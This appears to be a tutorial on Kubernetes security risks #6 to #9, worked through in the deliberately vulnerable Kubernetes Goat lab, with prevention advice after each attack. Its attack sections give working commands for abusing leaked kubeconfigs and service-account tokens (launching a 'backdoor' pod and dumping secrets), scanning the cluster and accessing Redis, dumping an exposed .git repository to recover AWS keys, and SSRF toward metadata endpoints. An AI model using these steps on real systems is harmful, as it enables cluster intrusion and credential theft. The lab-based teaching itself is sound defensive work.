
Kubernetes Security: Top 10 Vulnerabilities, Exploits and Defense Strategies + Bonus & [PDF] [EDUCATION PURPOSES]

Check GitHub for helpful DevOps tools:

Michael Robotics
Hi, I'm Michal. I'm a Robotics Engineer and DevOps enthusiast. My mission is to create skill-learning platform that combats information overload by adhering to the set of principles: simplify, prioritize, and execute.
https://github.com/MichaelRobotics




Ask Personal AI Document assistant to learn interactively (FASTER)!

1. Download PDF
2. Go to website
3. Browse file
4. Chat with Document

1 https://github.com/MichaelRobotics/DevOpsTools/blob/main/KubernetesOWASP#2.pdf

Click there to go to ChatPdf website 2

3



Ask questions about document! 4

Complety new to Linux and Networking?

Essential for this PDF is a thorough knowledge of networking. I highly recommend the HTB platform's networking module, which offers extensive information to help build a comprehensive understanding.

HTB - Your Cyber Performance Center

We provide a human-first platform creating and maintaining high performing cybersecurity individuals and organizations.

https://www.hackthebox.com/

What is Kubernetes?

Kubernetes is an open-source platform that automates the deployment, scaling, and management of containerized applications. It helps manage clusters of nodes running containers, ensuring efficient and reliable operation.

How Kubernetes clusters are made?

Kubernetes clusters consist of a control plane and multiple worker nodes. The control plane manages cluster operations, while worker nodes run the actual container workloads.

Why and When use Kubernetes

Kubernetes is ideal for deploying scalable, resilient, and automated containerized applications. It is used when managing multiple containers across different environments is necessary.

Example: Running a microservices-based e-commerce platform that scales up during peak hours.

System Requirements

- RAM: 2 GB per node (1 GB can work for testing but may lead to limited performance)
- 10 GB free storage
- Ubuntu


Kubernetes: Main components & packages

- **kube-apiserver:** Central management component that exposes the Kubernetes API; acts as the front-end for the cluster.
- **etcd:** Distributed key-value store for storing all cluster data, ensuring data consistency across nodes.
- **kube-scheduler:** Assigns pods to available nodes based on resource requirements and policies.
- **kube-controller-manager:** Manages core controllers that handle various functions like node status, replication, and endpoints.
- **kubelet:** Agent that runs on each node, responsible for managing pods and their containers.
- **kube-proxy:** Manages networking on each node, ensuring communication between pods and services within the cluster.

Kubernetes Security: Environment Setup

1) Project Intro

Check out the amazing Kubernetes OWASP Lab from Kubernetes Goat! You can visit it for an even clearer explanation of each exploit. We'll use Kubernetes Goat as our testing lab!



Here, you'll also find defense tactics gathered from the OWASP website.

2) Install

To quickly install a Kind cluster, ensure Go is installed on your system, as Kind is a Go-based tool. Download a pre-built Go binary for your OS.

```
curl -Lo ./kind https://kind.sigs.k8s.io/dl/v0.17.0/kind-$(uname)-amd64
chmod +x ./kind
sudo mv ./kind /usr/local/bin/kind
```

Install helm

```
curl -fsSL -o get_helm.sh https://raw.githubusercontent.com/helm/helm/main/scripts/get-helm-3 chmod 700 get_helm.sh ./get_helm.sh
```

Setup Kubernetes Goat resource:

```
git clone https://github.com/madhuakula/kubernetes-goat.git
cd kubernetes-goat
chmod +x setup-kubernetes-goat.sh
bash setup-kubernetes-goat.sh
```

and check if everything runs:

```
kubectl get pods
```


```
dev@DevOps:~/Kubernetes/kubernetes-goat$ kubectl get pods
NAME                                        READY   STATUS    RESTARTS       AGE
batch-check-job-ccqrc                       1/1     Running   0              7h1m
build-code-deployment-6b6546cdbc-22mzj      1/1     Running   3 (7h2m ago)   2d4h
health-check-deployment-5998f5c646-lxs6g    1/1     Running   5 (7h2m ago)   2d4h
hidden-in-layers-phhtq                      1/1     Running   0              7h1m
internal-proxy-deployment-59f75f7dfc-drjr9  2/2     Running   6 (7h2m ago)   2d4h
kubernetes-goat-home-deployment-948856695-kfdt4  1/1  Running   3 (7h2m ago)   2d4h
metadata-db-68f8785b7c-xxqmd                1/1     Running   3 (7h2m ago)   2d4h
poor-registry-deployment-5df5bbbdc-dbvzh    1/1     Running   3 (7h2m ago)   2d4h
system-monitor-deployment-666d8bcc8-lkhp6   1/1     Running   3 (7h2m ago)   2d4h
dev@DevOps:~/Kubernetes/kubernetes-goat$
```

exposing the resources to the local system (port-forward) by the following command:

```
bash access-kubernetes-goat.sh
```

navigate to http://127.0.0.1:1234

To check First top 5 Vulnerabilities, check my previous blog!



Here's a compact version of the top 5 vulnerabilities you listed:

Insecure Workload Configs: Misconfigured pods expose workloads.

Supply Chain Risks: Unvetted dependencies introduce vulnerabilities.

Overly Permissive RBAC: Excess privileges enable access escalation.

No Centralized Policy: Inconsistent policies leave exploitable gaps.

Poor Logging: Weak logs hinder breach detection.

Kubernetes Security #6: Broken Authentication Mechanisms

1) Intro

Authentication in Kubernetes is highly flexible, enabling use in various environments but posing security challenges.

Human Authentication

Developers and engineers authenticate using methods like OpenID Connect (OIDC), Certificates, cloud IAM, or ServiceAccount tokens, with varying security levels.

2) Standard Attack Reasons

A leaked .kubeconfig - exposes critical details, like the EKS cluster's API server endpoint (e.g., https://<cluster-id>.eks.amazonaws.com) and authentication credentials. For EKS, this might include a client certificate and key (if manually set) or an exec stanza with aws eks get-token (the default, tied to AWS IAM credentials). If uploaded to GitHub, an attacker gains full access to that file's contents.

Leaked SA secret with token - A Service Account (SA) token is a long-lived JWT (JSON Web Token) tied to a Kubernetes Service Account in your EKS cluster.

1) Exploiting a Leaked .kubeconfig with a Certificate

The attacker downloads the file from GitHub and inspects it

Example content (certificate-based):

```
apiVersion: v1
clusters:
- cluster:
    certificate-authority-data: <base64-ca-cert>
    server: https://<cluster-id>.eks.amazonaws.com
  name: eks-cluster
contexts:
- context:
    cluster: eks-cluster
    user: developer
  name: developer-context
users:
- name: developer
  user:
    client-certificate-data: <base64-cert>
    client-key-data: <base64-key>
```

Or (AWS IAM-based):

```
users:
- name: developer
  user:
    exec:
      apiVersion: client.authentication.k8s.io/v1beta1
      command: aws
      args:
        - eks
        - get-token
        - --cluster-name
        - my-eks-cluster
```

If Certificate-Based, The attacker uses the .kubeconfig directly:

```
kubectl --kubeconfig leaked-kubeconfig get pods
```

If the cluster's API accepts the certificate (and it's still valid), they're in. EKS supports certificates, but they're less common since IAM is the default.

If AWS IAM-Based:

The exec stanza requires AWS credentials (e.g., AWS_ACCESS_KEY_ID and AWS_SECRET_ACCESS_KEY) to generate a token.
If those credentials were also leaked (e.g., in the same repo or your ~/.aws/credentials), the attacker sets them:

```
export AWS_ACCESS_KEY_ID=<leaked-key>
export AWS_SECRET_ACCESS_KEY=<leaked-secret>
kubectl --kubeconfig leaked-kubeconfig get pods
```

Once in, they explore their access:

```
kubectl --kubeconfig leaked-kubeconfig auth can-i --list
```

Then escalate the attack.

2) Exploiting a Long-Lived Service Account Token

The attacker grabs the token from GitHub (e.g., saved as sa-token.txt).

Unlike .kubeconfig, a raw SA token doesn't include the API server URL. The attacker needs to find your EKS cluster's endpoint.
If you leaked other details (e.g., cluster name my-eks-cluster or docs mentioning <cluster-id>.eks.amazonaws.com), they use that.
Otherwise, they might scan AWS regions for EKS endpoints (harder but possible with tools like aws eks list-clusters if they have stolen AWS creds).

Assuming they know the endpoint (e.g., https://<cluster-id>.eks.amazonaws.com):

```
kubectl --token=$(cat sa-token.txt) --server=https://<cluster-id>.eks.amazonaws.com --insecure-skip-tls-verify get pods
```

the Explore what the SA can do:

```
kubectl --token=$(cat sa-token.txt) --server=https://<cluster-id>.eks.amazonaws.com --insecure-skip-tls-verify auth can-i --listkubectl --token=$(cat sa-token.txt) --server=https://<cluster-id>.eks.amazonaws.com --insecure-skip-tls-verify auth can-i --list
```

If the SA has broad access, they escalate:

```
kubectl --token=$(cat sa-token.txt) --server=https://<cluster-id>.eks.amazonaws.com --insecure-skip-tls-verify run backdoor --image=nginx
kubectl --token=$(cat sa-token.txt) --server=https://<cluster-id>.eks.amazonaws.com --insecure-skip-tls-verify get secrets -o yaml
```

3) Broken Authentication Mechanisms - Prevention

Use Certificates Cautiously for Kubernetes API Authentication

Certificates are convenient for Kubernetes API authentication but lack revocation options, complicating recovery after a compromise. They're also tricky to configure and distribute. Reserve them for emergency "Break Glass" access, not primary authentication.

Avoid Custom Authentication

Don't reinvent authentication—stick to widely supported, proven solutions.

Mandate MFA

Always enforce multi-factor authentication (typically via OIDC) for human users, regardless of the method.

Limit Service Account Tokens Outside the Cluster

Service Account tokens work well inside Kubernetes via the TokenRequest API and projected volumes. Outside the cluster, they're long-lived, manually provisioned secrets with no expiration, posing a major risk. For token-based needs, use short-lived tokens from TokenRequest or kubectl create token --duration.

Prioritize Short-Lived Tokens

Keep all authentication tokens short-lived to minimize damage if leaked, reducing the window for exploitation.

Kubernetes Security #7: Missing Network Segmentation Controls

1) Intro

When operating Kubernetes with multiple microservices and tenants, a key area of concern is around control of network traffic. Isolating traffic within the context of a Kubernetes cluster can happen on a few levels including between pods, namespaces, labels, and more.

Kubernetes networking is flat by default. Meaning that, when no additional controls are in place any workload can communicate to another without constraint. Attackers who exploit a running workload can leverage this default behavior to probe the internal network, traverse to other running containers, or invoke private APIs.

2) Kubernetes namespaces bypass exploit

By default, Kubernetes uses a flat networking schema, which means any pod/service within the cluster can talk to others. The namespaces within the cluster don't have any network security restrictions by default. Anyone in the namespace can talk to other namespaces. We heard that Kubernetes-Goat loves cache. Let's see if we gain access to other namespaces

```
kubectl run -it hacker-container --image=madhuakula/hacker-container -- sh
```

then scan entiner cluster ports, to understand what applications run there.

First, we need to understand the cluster IP range information.

```
ip route
```

```
~ # ip route
default via 10.244.0.1 dev eth0
10.244.0.0/24 via 10.244.0.1 dev eth0  src 10.244.0.14
10.244.0.1 dev eth0 scope link  src 10.244.0.14
~ #
```

```
ifconfig
```

```
~ # ifconfig
eth0      Link encap:Ethernet  HWaddr 72:93:F6:50:B4:27
          inet addr:10.244.0.14  Bcast:10.244.0.255  Mask:255.255.255.0
          inet6 addr: fe80::7093:f6ff:fe50:b427/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:21 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:1566 (1.5 KiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

~ #
```

```
printenv
```


Based on the analysis/understanding of the system. We can run the internal scan for the entire cluster range using zamp on port 6379 (the default port of Redis - assuming the cache service is Redis, but there is no limit for the testing here, in real-world we see a lot of internal services like ElasticSeach, Mongo, MySQL, etc.)

```
nmap -p 6379 10.244.0.0/24 -oN results.txt
```


```
Nmap scan report for 10-244-0-7.cache-store-service.secure-middleware.svc.cluster.local (10.244.0.7)
Host is up (0.000014s latency).

PORT     STATE SERVICE
6379/tcp open  redis
```

nmap found redis at 10.244.0.7, lest login into it

```
redis-cli -h 10.244.0.7 -p 6379
```



Now you can exploit redis and find secrets etc.



some of the scenarios and in general Kubernetes comes with a flat networking schema. This means if you wanted to create network boundaries, you will need to create something called a Network Policy with the help of CNI. In this scenario, we will be looking at a simple use case of how you can create a Network Policy to restrict traffic and create network security boundaries between Kubernetes resources.

3) Kubernetes namespaces bypass - prevention

if you wanted to create network boundaries, you will need to create something called a Network Policy with the help of CNI. In this scenario, we will be looking at a simple use case of how you can create a Network Policy to restrict traffic and create network security boundaries between Kubernetes resources.

We will create nginx pod, then apply to it policies. First, create pod:


```
kubectl run --image=nginx website --labels app=website --expose --port 80
```

Then run pod which will make http requests:

```
kubectl run --rm -it --image=alpine temp -- sh
```

Let's make a simple HTTP request using wget to the website service


```
wget -qO- http://website
```



Create Policy website-deny.yaml:

```
kind: NetworkPolicy
apiVersion: networking.k8s.io/v1
metadata:
 name: website-deny
spec:
 podSelector:
  matchLabels:
   app: website
 ingress: []
```

apply:




```
kubectl apply -f website-deny.yaml
```

Again create container

```
kubectl run --rm -it --image=alpine temp -- sh
```

Let's run the wget query to access the website

```
wget -qO- --timeout=2 http://website
```



As you can see the Network Policy is dropping the traffic and you are not able to access the website now!

Kubernetes Security #8: Secrets Management Failures

1) Intro

In Kubernetes, a Secret is a small object that contains sensitive data, like a password or token. It is necessary to assess how sensitive data such as credentials and keys are stored and accessed. Secrets are a useful features in the Kubernetes ecosystem but need to be handled with extreme caution.

Kubernetes secrets are a standalone API object in Kubernetes used to store small objects. They are created like any other Kubernetes object. Below is a .yaml manifest that creates a secret called top-secret:

```
apiVersion: v1
kind: Secret
metadata:
  name: top-secret
data:
  username: bXktdXNlcm5hbWUK
  password: bXktcGFzc3dvcmQK
type: Opaque
```

The username and password values in the example manifest above are base64 encoded and thus not encrypted (by default). This makes checking secrets into version control or other systems very dangerous. We will explore below how to prevent secrets leaking to unwanted locations.

2) Sensitive keys in codebases exploit


Developers tend to commit sensitive information to version control systems. As we are moving towards CI/CD and GitOps systems, we tend to forget to identify sensitive information in code and commits. Let's see if we can find something cool here

To get started with the scenario, navigate to http://127.0.0.1:1230

Sometimes, for development purposes, devs or devops run simple server (e.g., python -m http.server 1230) in a project directory.
The server blindly serves all files, including .git, because no filtering is applied. This can lead to further exploits.


Lets look for special directories on website using tools like Gobuster or Dirb

```
sudo apt update
sudo apt install dirb
dirb http://127.0.0.1:1230 /usr/share/dirb/wordlists/common.txt
```



Here we go! .git/HEAD found

navigate to http://127.0.0.1:1230/.git/config for verifying that it has a git configuration available




We can download this repo using git-dumper tool

```
git clone https://github.com/arthaud/git-dumper.git
cd git-dumper
python3 -m venv venv
source venv/bin/activate
pip install -r requirements.txt
python3 git-dumper.py http://localhost:1230/.git k8s-goat-git
deactivate
```


Navigate to the downloaded git repository folder for the analysis

```
cd k8s-goat-git
git log
```




You can notice commit with some credentials. Switch to this commit and check whats inside this

```
git checkout d7c173ad183c574109cd5c4c648ffe551755b576
ls -la
```



check .env

```
cat .env
```



Here we go! Credentials to aws!

3) Secrets Management Failures - Prevention

Encrypt Secrets at Rest: Use Kubernetes' encryption at rest (beta since v1.13) to secure Secret resources in etcd. Encrypt backups with a reliable solution and consider full disk encryption.

Address Security Misconfigurations: Ensure robust cluster configuration, including vulnerability management, image security, and policy enforcement. Lock down RBAC to least privilege, especially for secrets access, and audit third-party plugins.

Enable Logging and Auditing: Configure Kubernetes Audit records to monitor activity, detect anomalies, and centralize logs for better security oversight.

Kubernetes Security #9: Misconfigured Cluster Components

1) Intro

A Kubernetes cluster is compromised of many different components ranging from key-value storage within etcd, the kube-apiserver, the kubelet, and more. Each of these components are highly configurable have important security responsibilities.

2) SSRF in the Kubernetes (K8S) world

This scenario is to showcase the popular application security vulnerability getting exploited everywhere in the cloud environments. Now we will try to see how it impacts the Kubernetes clusters, internal services, and microservices as well.

SSRF (Server Side Request Forgery) vulnerability became the go-to attack for cloud native environments. Here in this scenario, we will see how we can exploit an application vulnerability like SSRF to gain access to cloud instance metadata as well as internal services metadata information. Especially we see the power of native features in Kubernetes like service discovery to leverage and gain access to other internal microservices access.


AWS Metadata API

What it is: The AWS Instance Metadata Service provides data about an EC2 instance, accessible at http://169.254.169.254/latest/meta-data/ from within the instance itself. This is a link-local address, meaning it's only reachable from the instance.

Purpose: It allows you to retrieve details like the instance ID, type, IAM roles, network configuration, and more, which is useful for automation and dynamic configuration.


navigate to http://127.0.0.1:1232

Let's query the port 5000 in the same container http://127.0.0.1:5000 with method GET.




Response tolds us, there is DNS for service located at this port.

Lets follow the crumbs and check latest endpoint




interesting, got secrets



Check what is inside:

Finally, Check this specific secret:

Now decode secret:



You ve got it!

3) NodePort exposed services


In this scenario, we see another misconfiguration that may give attackers access to internal services and non-exposed services. This is one of the simple misconfigurations made when creating the Kubernetes services and also the cluster setup and configurations.

If any of the users exposed any service within the Kubernetes cluster with NodePort, this means that the nodes where the Kubernetes clusters are running don't have any firewall/network security enabled. We need to see some unauthenticated and unauthorized services.

To get started with the scenario, run the following command and look for Kubernetes nodes external IP addresses


```
kubectl get nodes -o wide
```

When Kubernetes creates a NodePort service, it allocates a port from a range specified in the flags that are defined in your Kubernetes cluster configuration. (By default, these are ports ranging from 30000-32767.)



